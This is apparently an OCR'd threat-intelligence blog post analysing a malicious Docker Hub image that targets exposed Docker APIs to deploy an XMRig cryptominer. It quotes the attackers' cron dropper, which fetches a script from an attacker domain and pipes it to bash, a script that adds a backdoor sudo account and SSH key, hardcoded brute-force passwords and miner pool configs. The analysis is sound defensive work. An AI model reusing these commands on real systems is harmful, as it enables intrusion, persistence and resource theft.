
TeamTNT Continues to Target Exposed Docker API

lacework.com/blog/teamtnt-continues-to-target-exposed-docker-api/

October 25, 2021



docker72590/apache

By docker72590 • Updated 2 months ago

apache:v2020_34_63

Container


Update (2021-11-01) – *Attribution for this activity has been disputed and recent analysis by Palo Alto indicates that Watchdog deliberately used TeamTNT tactics to mask their operations. Additionally the use of exploit-laden Golang malware reported in this blog is consistent with Watchdog activity.*

Key Takeaways

- Exposed Docker APIs continue to be targeted by TeamTNT
- Docker Hub continues to be leveraged for hosting malicious images.
- TeamTNT's arsenal expands into Golang brute force utilities.

Caught In The Honeypot – Again!


Lacework Labs recently caught a new TeamTNT Docker image posing as an Apache server targeting exposed Docker APIs in the wild. Upon successful deployment, the Docker image titled "apache" from Docker hub account "*docker72590*" creates a crontab entry that regularly executes and downloads additional payloads from hXXP://crypto[.]htxrecieve[.]top.



```
grep -q htxreceive.top /test/etc/crontabs/root || echo "*/8 * * * * (apk update;apk add wget curl;yum update ;yum remove wget curl;yum install -y w
get curl;apt-get update;apt-get remvoe wget curl ;apt-get install wget curl;);(curl -fsSL http://crypto.htxreceive.top/s3f815/c/a.sh||cd1 -fsSL htt
p://crypto.htxreceive.top/s3f815/c/a.sh|| cdz -fsSL http://crypto.htxreceive.top/s3f815/c/a.sh|| wget -q -O- http://crypto.htxreceive.top/s3f815/c/
a.sh || wdz -q -O- http://crypto.htxreceive.top/s3f815/c/a.sh || wd1 -q -O- http://crypto.htxreceive.top/s3f815/c/a.sh )|bash">>/test/etc/crontabs/
root
grep -q htxreceive.top /test/var/spool/cron/root || echo "*/9 * * * * (apk update;apk add wget curl;yum update ;yum remove wget curl;yum install -y
 wget curl;apt-get update;apt-get remvoe wget curl ;apt-get install wget curl;);(curl -fsSL http://crypto.htxreceive.top/s3f815/c/a.sh||cd1 -fsSL h
ttp://crypto.htxreceive.top/s3f815/c/a.sh|| cdz -fsSL http://crypto.htxreceive.top/s3f815/c/a.sh|| wget -q -O- http://crypto.htxreceive.top/s3f815/
c/a.sh || wdz -q -O- http://crypto.htxreceive.top/s3f815/c/a.sh || wd1 -q -O- http://crypto.htxreceive.top/s3f815/c/a.sh )|bash">>/test/var/spool/c
```

Figure 1 – Cronjob Dropper

At the time of this blog post, the Docker image has 1,900 pulls and has been active under this account since August of 2021.




```
10.10.1.21          10.10.1.20          HTTP       304 GET /v2/ HTTP/1.1
10.10.1.20          10.10.1.21          HTTP       392 HTTP/1.1 403 Forbidden  (text/html)
10.10.1.21          10.10.1.20          HTTP       628 HEAD /v2/ubuntu/manifests/latest HTTP/1.1
10.10.1.20          10.10.1.21          HTTP       520 HTTP/1.1 200 OK
10.10.1.21          10.10.1.20          HTTP       715 GET /v2/ubuntu/manifests/sha256:778fdd9f62a6d7c0e53a97489ab3db17738bc5c1acf09a18738a2a674025eae6 HTTP/1.1
10.10.1.20          10.10.1.21          HTTP       392 HTTP/1.1 403 Forbidden  (text/html)
```

Figure 2 – Dockerhub Account

Naming Schema TTP

Cross-referencing the domain in the cron entry shows low hits on VirusTotal along with three subdomains of “oracle,” “crypto,” and “pubzone”. This creates overlapping naming schemas of domains and subdomains for a historical link of domains associated with TeamTNT activity, such as “zzhreceive[.]top”.



3 / 88


3 security vendors flagged this domain as malicious

htxreceive.top

Registrar	Creation Date	Last Updated
URL Solutions Inc.	3 months ago	3 months ago

Figure 3 – VT Hits

Referencing the older domain “zzhrecieve[.]top”, the URL schema also matches the structure observed in historical open directory staging servers. Figures 4 and 5 below show the similar structure of the “*.top*” TLD, a sequence of alphanumeric characters followed by an open directory. Lacework Labs suspects that this combination is likely used to avoid web crawlers from indexing the files across common directory structures.



crypto.htxreceive.top/s3f815/


Index of /s3f815

Name	Last modified	Size	Description
Parent Directory		-	
a/	2021-08-18 02:02	-	
b/	2021-08-18 02:32	-	
c/	2021-08-18 02:39	-	
d/	2021-08-18 02:45	-	
k/	2021-08-13 22:56	-	
s/	2021-10-13 11:43	-	

URLS

Scanned	Detections	URL
2021-10-19	18 / 92	http://oracle.zzhreceive.top/b2f628/dkb.sh
2021-10-18	14 / 91	http://oracle.zzhreceive.top/
2021-10-18	14 / 91	http://oracle.zzhreceive.top/b2f628/
2021-10-16	18 / 91	http://oracle.zzhreceive.top/b2f628fff19fda999999999/
2021-10-06	17 / 91	http://oracle.zzhreceive.top/b2f628
2021-10-05	18 / 91	http://oracle.zzhreceive.top/b2f628/b.sh
2021-10-05	17 / 91	http://oracle.zzhreceive.top/b2f6/b.sh
2021-10-04	17 / 90	http://oracle.zzhreceive.top/b2f628/b.s
2021-09-28	18 / 90	http://oracle.zzhreceive.top/b2f628fff19fda999999999/cronis.sh
2021-09-28	17 / 90	http://oracle.zzhreceive.top/b2f628/father.jpg

Figure 4 – Domain Similarities



Index of /s3f815/b

crypto.htxreceive.top/s3f815/b/

Index of /s3f815/b

Name	Last modified	Size	Description
Parent Directory		-	
a.sh	2021-08-18 02:32	2.4K	
ai.sh	2021-08-18 02:32	31K	
ar.sh	2021-08-18 02:31	50K	
b.sh	2021-08-13 19:49	4.1K	
c.sh	2021-08-13 19:49	3.8K	
d.sh	2021-08-15 09:44	1.8K	

Figure 5 – Opendir Malware Hosting


New Tooling, Same Tricks

Most of the TeamTNT tooling identified in this open directory has been previously reported by industry (XMRig, massscan, pdns scanner). However, a x86 and x64 UPX packed Golang binary called “htx-i-(x86|i686)” containing brute force functionality was identified that Lacework Labs has not previously seen. Additionally, bash scripts included a new ssh key (T1098.004) and a new account (T1136.001) under the name of “*lsb*” being added to the underlying victim machine.

```
RSAKEY=”ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDSBnZe/PWHvY8XtKUTqQ3UTIM37U4BHIVVvwADdQf1WYQxAUwrtmL+b+uLpJIJgb/CsTgn7DxJR
[email protected]”
${CHATTR} -ia /etc/passwd;
grep -q lsb /etc/passwd || echo ‘lsb:x:1000:1000::/home/lsb:/bin/bash’ >> /etc/passwd
${CHATTR} +ia /etc/passwd
${CHATTR} -ia /etc/shadow
grep -q lsb /etc/shadow || echo ‘lsb:$y$j9T$4mqDHpJ8b4riHWm2FfUHY.$./.VlnKhJMI/hj8f8sxbqhIal0jKhPxjyHxB6ZGtUm6:18849:0:99999:7:::’ >>
${CHATTR} +ia /etc/shadow
${CHATTR} -ia /etc/sudoers
grep -q lsb /etc/sudoers || echo ‘lsb ALL=(ALL:ALL) ALL’ >> /etc/sudoers
${CHATTR} +i /etc/sudoers
```

Figure 6 – Bash Droppers w/ New Accounts & Keys

The Golang binary includes Open Source bindings for Postgresql, Redis, OpenTelemetry as well as custom packages to perform brute force actions against ssh, Postgres and Redis services. The filepath of the adversary’s working environment can be seen in addition to other package artifacts in Figure-6 below.




```
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/cluster.go
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/command.go
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/commands.go
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/error.go
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/internal/arg.go
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/internal/hscan/hscan.go
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/internal/hscan/structmap.go
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/internal/instruments.go
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/internal/internal.go
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/internal/log.go
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/internal/pool/conn.go
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/internal/pool/pool.go
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/internal/pool/pool_single.go
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/internal/pool/pool_sticky.go
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/internal/proto/reader.go
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/internal/proto/scan.go
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/internal/proto/writer.go
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/internal/rand/rand.go
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/internal/unsafe.go
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/internal/util.go
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/internal/util/strconv.go
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/internal/util/unsafe.go
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/options.go
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/pipeline.go
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/redis.go
/usr/lib/go-1.15/gopath/src/github.com/go-redis/redis/ring.go
/usr/lib/go-1.15/gopath/src/github.com/lib/pq/array.go
/usr/lib/go-1.15/gopath/src/github.com/lib/pq/buf.go
/usr/lib/go-1.15/gopath/src/github.com/lib/pq/conn.go
/usr/lib/go-1.15/gopath/src/github.com/lib/pq/conn_go18.go
/usr/lib/go-1.15/gopath/src/github.com/lib/pq/connector.go
/usr/lib/go-1.15/gopath/src/github.com/lib/pq/copy.go
/usr/lib/go-1.15/gopath/src/github.com/lib/pq/encode.go
/usr/lib/go-1.15/gopath/src/github.com/lib/pq/error.go
/usr/lib/go-1.15/gopath/src/github.com/lib/pq/notify.go
/usr/lib/go-1.15/gopath/src/github.com/lib/pq/oid/types.go
/usr/lib/go-1.15/gopath/src/github.com/lib/pq/rows.go
/usr/lib/go-1.15/gopath/src/github.com/lib/pq/scram/scram.go
/usr/lib/go-1.15/gopath/src/github.com/lib/pq/ssl.go
/usr/lib/go-1.15/gopath/src/github.com/lib/pq/ssl_permissions.go
/usr/lib/go-1.15/gopath/src/github.com/lib/pq/url.go
```

```
/home/kali/work/org.lisa/scan_client/plugins/postgres.go
/home/kali/work/org.lisa/scan_client/plugins/redis.go
/home/kali/work/org.lisa/scan_client/plugins/ssh.go
/home/kali/work/org.lisa/scan_client/utils/brute_helper.go
/home/kali/work/org.lisa/scan_client/utils/date_helper.go
/home/kali/work/org.lisa/scan_client/utils/file_helper.go
/home/kali/work/org.lisa/scan_client/utils/ip_helper.go
/home/kali/work/org.lisa/scan_client/utils/log_helper.go
/home/kali/work/org.lisa/scan_client/utils/net_helper.go
/home/kali/work/org.lisa/scan_client/utils/task_helper.go
_/home/kali/work/org.lisa/scan_client/config.init
_/home/kali/work/org.lisa/scan_client/plugins.init.0
_/home/kali/work/org.lisa/scan_client/plugins.Postgres_Brute
_/home/kali/work/org.lisa/scan_client/plugins.Postgres_Crack
_/home/kali/work/org.lisa/scan_client/plugins.Postgres_Poc
_/home/kali/work/org.lisa/scan_client/plugins.Postgres_Poc.func1
_/home/kali/work/org.lisa/scan_client/plugins.Postgres_Poc.func2
_/home/kali/work/org.lisa/scan_client/plugins.Redis_Brute
_/home/kali/work/org.lisa/scan_client/plugins.Redis_Crack
_/home/kali/work/org.lisa/scan_client/plugins.Redis_Poc
_/home/kali/work/org.lisa/scan_client/plugins.Rsa_Gen_Ssh_Key
_/home/kali/work/org.lisa/scan_client/plugins.Ssh_Brute
_/home/kali/work/org.lisa/scan_client/plugins.Ssh_Cmd
_/home/kali/work/org.lisa/scan_client/plugins.Ssh_Cmd.func1
_/home/kali/work/org.lisa/scan_client/plugins.Ssh_Crack
_/home/kali/work/org.lisa/scan_client/plugins.Ssh_Crack.func1
_/home/kali/work/org.lisa/scan_client/utils.Check_alive
_/home/kali/work/org.lisa/scan_client/utils.File_Write_Append
_/home/kali/work/org.lisa/scan_client/utils.Gen_Ip
_/home/kali/work/org.lisa/scan_client/utils.get_brute_item
_/home/kali/work/org.lisa/scan_client/utils.get_postgres_banner
_/home/kali/work/org.lisa/scan_client/utils.get_postgres_banner.func1
_/home/kali/work/org.lisa/scan_client/utils.get_postgres_banner.func2
_/home/kali/work/org.lisa/scan_client/utils.get_rand_ip
_/home/kali/work/org.lisa/scan_client/utils.get_redis_banner
_/home/kali/work/org.lisa/scan_client/utils.get_ssh_banner
_/home/kali/work/org.lisa/scan_client/utils.Init_Log
_/home/kali/work/org.lisa/scan_client/utils.New_Brute
_/home/kali/work/org.lisa/scan_client/utils.New_Scan
_/home/kali/work/org.lisa/scan_client/utils.Save_Result
```

Figure 7 – Golang Brute Force Paths

Embedded within the binary are several hardcoded usernames/passwords to support the brute force operations of this scan utility.




```
                    s_admin!@#123_0081786a                    XREF[1]:     00a9b6e0(*)
0081786a 61 64 6d       ds          "admin!@#123"
         69 6e 21
         40 23 31 ...

                    s_admin#12345_00817875                    XREF[1]:     00a9b660(*)
00817875 61 64 6d       ds          "admin#12345"
         69 6e 23
         31 32 33 ...

                    s_admin123!@#_00817880                    XREF[1]:     00a9b6a0(*)
00817880 61 64 6d       ds          "admin123!@#"
         69 6e 31
         32 33 21 ...

                    s_admin123456_0081788b                    XREF[1]:     00a9b5f0(*)
0081788b 61 64 6d       ds          "admin123456"
         69 6e 31
         32 33 34 ...

                    s_admin@12345_00817896                    XREF[1]:     00a9b630(*)
00817896 61 64 6d       ds          "admin@12345"
         69 6e 40
         31 32 33 ...

                    s_admin_12345_008178a1                    XREF[1]:     00a9b690(*)
008178a1 61 64 6d       ds          "admin_12345"
         69 6e 5f
```

Figure 8 – Golang Username/Password Combo

XMRig Configs

Also hosted in the open directories were three separate files titled "*avg1.tar.gz*", "*avg2.tar.gz"* and "*avg3.tar.gz*". These are in fact not tar files, but JSON files that contain configuration information for the XMRig miner. All of the configuration files had the upstream URL pointing back to the server with the open directory suggesting that a proxy miner may be in use. The use of a Cryptocurrency proxy miner allows a centralized approach for configuration management for multiple miners, such as controlling which wallet is donated to and what pools to contribute to. XMRig, the popular open source Cryptocurrency miner also has a proxy.




Index of /s3f815/s

crypto.htxreceive.top/s3f815/s/

Index of /s3f815/s

Name	Last modified	Size	Description
Parent Directory		-	
1.0.4.tar.gz	2021-04-09 06:33	335K	
avg.tar.gz	2021-08-11 12:09	2.4M	
avg1.tar.gz	2021-10-13 11:43	633	
avg2.tar.gz	2021-08-12 23:20	695	
avg3.tar.gz	2021-08-12 23:20	695	
avg4.tar.gz	2021-08-12 23:20	695	
htx-i.i686	2021-08-12 08:30	1.6M	
htx-i.x86_64	2021-08-12 08:30	1.7M	
p.tar	2021-04-09 06:33	510K	
xmrig-6.8.2/	2021-08-08 16:49	-	
zgrab	2021-06-30 04:43	12M	

Figure 9 – opendir 2



```
{
    "autosave": true,
    "background": true,
     "cpu": {
        "enabled": true,
        "huge-pages": true,
        "huge-pages-jit": false,
        "hw-aes": null,
        "priority": null,
        "memory-pool": false,
        "yield": true,
        "max-threads-hint": 70,
        "asm": true,
        "argon2-impl": null,
        "astrobwt-max-size": 550,
        "astrobwt-avx2": false,
        "cn/0": false,
        "cn-lite/0": false
    },
    "log-file":"/var/tmp/.../.ddns.log",
    "opencl": false,
    "cuda": false,
    "pools": [
        {
            "url": "pubzone.htxreceive.top:45544"
        },
        {
            "url": "194.147.114.20:45544"
        }
    ]
```

```
{
    "autosave": true,
    "background": true,
     "cpu": {
        "enabled": true,
        "huge-pages": true,
        "huge-pages-jit": false,
        "hw-aes": null,
        "priority": null,
        "memory-pool": false,
        "yield": true,
        "max-threads-hint": 70,
        "asm": true,
        "argon2-impl": null,
        "astrobwt-max-size": 550,
        "astrobwt-avx2": false,
        "cn/0": false,
        "cn-lite/0": false
    },
    "log-file":"/var/tmp/.../.ddns.log",
    "opencl": false,
    "cuda": false,
    "pools": [
        {
            "url": "pubzone.htxreceive.top:45545"
        },
        {
            "url": "194.147.114.20:45545"
        }
    ]
```

```
{
    "autosave": true,
    "background": true,
     "cpu": {
        "enabled": true,
        "huge-pages": true,
        "huge-pages-jit": false,
        "hw-aes": null,
        "priority": null,
        "memory-pool": false,
        "yield": true,
        "max-threads-hint": 70,
        "asm": true,
        "argon2-impl": null,
        "astrobwt-max-size": 550,
        "astrobwt-avx2": false,
        "cn/0": false,
        "cn-lite/0": false
    },
    "log-file":"/var/tmp/.../.ddns.log",
    "opencl": false,
    "cuda": false,
    "pools": [
        {
